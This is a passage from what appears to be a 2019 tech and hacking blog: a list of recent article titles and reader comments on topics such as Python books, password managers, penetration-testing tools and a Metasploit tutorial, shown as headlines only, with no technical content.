LATEST ARTICLES

- Must Buy Python Books Collection – 2019 Update
  September 19, 2019

content or advertisements contained on, distributed through, or linked, downloaded or accessed from any of the services contained on this website, nor the quality of any products, information's or any other material displayed,purchased, or obtained by you as a result of an advertisement or any other information's or offer in or in connection with the services herein.

N1H4R on Hack Android using Metasploit over LAN/WAN

Eyoel on How to Download Wistia Videos without any Tool

Priya Sharma on List of Free SEO Analysis Websites – [2019 Compilation]

harish on How to Download Wistia Videos without any Tool

Firefox Lockwise: Secured Password Manager for iOS and Android
September 9, 2019

Top 10 Dangerous Viruses of all times
September 5, 2019

Top 50 Hacking and Penetration Testing Tools [Compiled List 2019]
September 1, 2019

[Penetration Testing] Top 70 Most Interview Questions
August 25, 2019